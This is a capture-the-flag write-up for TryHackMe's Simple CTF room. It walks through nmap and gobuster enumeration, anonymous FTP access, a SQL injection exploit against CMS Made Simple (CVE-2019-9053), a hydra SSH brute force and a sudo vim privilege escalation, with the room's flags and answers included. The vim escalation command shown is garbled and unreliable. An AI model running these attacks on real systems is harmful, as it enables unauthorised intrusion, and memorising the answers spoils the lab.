


Simple CTF write-up by ChickenLoner

This is a write-up for Simple CTF in TryHackMe which we will exploit web server, try to get a shell for the first flag and elevate our privilege to capture our root flag

Site: <https://tryhackme.com/room/easyctf>



How many services are running under port 1000?

Always start with nmap with tag `-sC -sV` for 3000 ports and We've found that 21,80 and 2222 ports are currently running so this answer is 2 ports

```
cat nmap_port3000
# Nmap 7.91 scan initiated Sat Jul 24 08:21:16 2021 as: nmap -sC -sV -v -p 1-3000 -oN nmap_port3000 10.10.173.170
Nmap scan report for 10.10.173.170
Host is up (0.24s latency).
Not shown: 2997 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: TIMEOUT
|_ ftp-syst:
|_  STAT:
|_  FTP server status:
|_    Connected to ::ffff:10.9.4.109
|_    Logged in as ftp
|_    TYPE: ASCII
|_    No session bandwidth limit
|_    Session timeout in seconds is 300
|_    Control connection is plain text
|_    Data connections will be plain text
|_    At session startup, client count was 1
|_    vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: OPTIONS GET HEAD POST
|_ http-robots.txt: 2 disallowed entries
|_ / /openemr-5_0_1_3
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
2222/tcp  open  ssh       OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|_   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_   256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
```

How many services are running under port 1000?

2

Correct Answer

What is running on the higher port?

We've found that port 2222 is running SSH

What is running on the higher port?


ssh

Correct Answer

What's the CVE you're using against the application?

We found that target machine is running a web server run so we may need to bruteforce directory


After launching gobuster I'll look at robots.txt first and file is telling crawler to go to directory 1 directory and we know that this web server was built with CUPS server



```
#
# "$Id: robots.txt 3494 2003-03-19 15:37:44Z mike $"
#
# This file tells search engines not to index your CUPS server.
#
# Copyright 1993-2003 by Easy Software Products.
#
# These coded instructions, statements, and computer programs are the
# property of Easy Software Products and are protected by Federal
# copyright law. Distribution and use rights are outlined in the file
# "LICENSE.txt" which should have been included with this file. If this
# file is missing or damaged please contact Easy Software Products
# at:
#
# Attn: CUPS Licensing Information
# Easy Software Products
# 44141 Airport View Drive, Suite 204
# Hollywood, Maryland 20636-3111 USA
#
# Voice: (301) 373-9600
# EMail: cups-info@cups.org
# WWW: http://www.cups.org
#
User-agent: *
Disallow: /

Disallow: /openemr-5_0_1_3
#
# End of "$Id: robots.txt 3494 2003-03-19 15:37:44Z mike $".
#
```

We're tricked, this directory is gone



Until now my gobuster still running so I'll check ftp server first and I've found a hint about password

```
(kali@kali)-[~/Tryhackme/simplectf]
$ ftp 10.10.173.170
Connected to 10.10.173.170.
220 (vsFTPd 3.0.3)
Name (10.10.173.170:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 ftp      ftp      4096 Aug 17  2019 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 ftp      ftp      166 Aug 17  2019 ForMitch.txt
226 Directory send OK.
ftp> cat ForMitch.txt
?Invalid command
ftp> get ForMitch.txt
local: ForMitch.txt remote: ForMitch.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for ForMitch.txt (166 bytes).
226 Transfer complete.
166 bytes received in 0.00 secs (3.0444 MB/s)
ftp> exit
221 Goodbye.

(kali@kali)-[~/Tryhackme/simplectf]
$ ls
ForMitch.txt  nmap_port3000  nmap_vuln

(kali@kali)-[~/Tryhackme/simplectf]
$ cat ForMitch.txt
Dammit man... you're the worst dev i've seen. You set the same pass for the system user, and the password is so weak... i cracked it in seconds. Gosh... what a mess!
```

Now back to gobuster /simple look suspicious so let's check this out

```
(kali@kali)-[~]
$ gobuster dir -u http://10.10.173.170/ -w /usr/share/wordlists/dirb/big.txt -x html,txt,php

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.10.173.170/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php,html,txt
[+] Timeout: 10s

2021/07/24 08:48:39 Starting gobuster in directory enumeration mode

./htaccess (Status: 403) [Size: 297]
./htpasswd (Status: 403) [Size: 297]
./htaccess.html (Status: 403) [Size: 302]
./htpasswd.html (Status: 403) [Size: 302]
./htaccess.txt (Status: 403) [Size: 301]
./htpasswd.txt (Status: 403) [Size: 301]
./htpasswd.php (Status: 403) [Size: 301]
./htaccess.php (Status: 403) [Size: 301]
./index.html (Status: 200) [Size: 11321]
./robots.txt (Status: 200) [Size: 929]
./robots.txt (Status: 200) [Size: 929]
./server-status (Status: 403) [Size: 301]
./simple (Status: 301) [Size: 315] [→ http://10.10.173.170/simple/]

2021/07/24 09:21:32 Finished
```

And in /simple is a CMS Made Simple default page which is Open-source management system



And we will know version of this CMS when we scrolled to the bottom




Time to use searchsploit to search public exploit for this version and we've found only 1 which is SQLi

```
(kali㉿kali)-[~/Tryhackme/simplyctf]
$ searchsploit CMS Made Simple 2.2.8
```

Exploit Title	Path
CMS Made Simple < 2.2.10 - SQL Injection	php/webapps/46635.py

Shellcodes: No Results
Papers: No Results

Search in exploit-db we will get CVE number



What's the CVE you're using against the application?

CVE-2019-9053

Correct Answer

To what kind of vulnerability is the application vulnerable?

To what kind of vulnerability is the application vulnerable?

SQLi

Correct Answer

Hint

What's the password?

Now it's time to exploit using this script but first this script is for python 2.7 and python 2.7 that built-in kali linux we don't have termcolor library so we need to copy termcolor.py to python 2.7 library

```
(kali@kali)-[/usr/lib/python3/dist-packages]
$ sudo cp termcolor.py /usr/lib/python2.7
```

Now we know the drill , run this script with tag -u for the url , -c for cracking password and -w for wordlist

```
(kali@kali)-[~/Tryhackme/simplectf]
$ python 46635.py -u http://10.10.173.170/simple --crack -w /usr/share/wordlists/rockyou.txt
```

Waiting for eternity for this script, sometimes we don't get cracked password and we need to run it all-over again and after many attempt I finally got the hashed password for mitch user

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: adk11111111115111111211111111
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret
```

Actually we don't even need that script, we can guess that mitch is username and ssh port is opened so we can use hydra to guessing password

```
(kali@kali)-[~/Tryhackme/simplectf]
$ hydra -l mitch -P /usr/share/wordlists/rockyou.txt ssh://10.10.173.170:2222
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-07-24 11:51:09
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.173.170:2222/
[2222][ssh] host: 10.10.173.170 login: mitch password: secret
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-24 11:51:23
```

What's the password?

secret

Correct Answer

Where can you login with the details obtained?

Where can you login with the details obtained?

ssh

Correct Answer

What's the user flag?

Now we need to connect to target machine via ssh

```
(kali㉿kali)-[~]  
$ ssh mitch@10.10.173.170 -p 2222  
mitch@10.10.173.170's password:  
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)  
  
 * Documentation:  https://help.ubuntu.com  
 * Management:    https://landscape.canonical.com  
 * Support:        https://ubuntu.com/advantage  
  
0 packages can be updated.  
0 updates are security updates.  
  
Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190  
$ whoami  
mitch  
$
```

Now capture our first flag! It's in directory when we connected

```
mitch  
$ bash  
mitch@Machine:~$ ls  
user.txt  
mitch@Machine:~$ cat user.txt  
G00d j0b, keep up!  
mitch@Machine:~$
```

What's the user flag?

G00d j0b, keep up!

Correct Answer

Is there any other user in the home directory? What's its name?

Go to home directory and we found sunbath

```
mitch@Machine:~$ ls /home/sunbath  
mitch@Machine:~$ cd sunbath  
bash: cd: sunbath: Permission denied  
mitch@Machine:~$
```

Is there any other user in the home directory? What's its name?

sunbath

Correct Answer

What can you leverage to spawn a privileged shell?

Now let's find a way to elevate our privilege with `sudo -l` and we found that we can use `vim` with root privilege without password

```
mitch@Machine:/home$ sudo -l
User mitch may run the following commands on Machine:
(root) NOPASSWD: /usr/bin/vim
mitch@Machine:/home$
```

What can you leverage to spawn a privileged shell?

vim

Correct Answer

What's the root flag?

Use `sudo vim` to spawn root shell

```
#!/bin/bash
```

```
root@Machine:/home# whoami
root
root@Machine:/home#
```

```
mitch@Machine:/home$ sudo vim -c '#!/bin/bash'
root@Machine:/home#
```

And capture root flag in root directory!

```
root@Machine:/home/sunbath# cd /root
root@Machine:/root# ls
root.txt
root@Machine:/root# cat root.txt
W3ll d0n3. You made it!
root@Machine:/root#
```

What's the root flag?

W3ll d0n3. You made it!

Correct Answer

All answers and flags

Answer the questions below

How many services are running under port 1000?

2

Correct Answer

What is running on the higher port?

ssh

Correct Answer

What's the CVE you're using against the application?

CVE-2019-9053

Correct Answer

To what kind of vulnerability is the application vulnerable?

sqli

Correct Answer

💡 Hint

What's the password?

secret

Correct Answer

Where can you login with the details obtained?

ssh

Correct Answer

What's the user flag?

G00d j0b, keep up!

Correct Answer

Is there any other user in the home directory? What's its name?

sunbath

Correct Answer

What can you leverage to spawn a privileged shell?

vim

Correct Answer

What's the root flag?

W3ll d0n3. You made it!

Correct Answer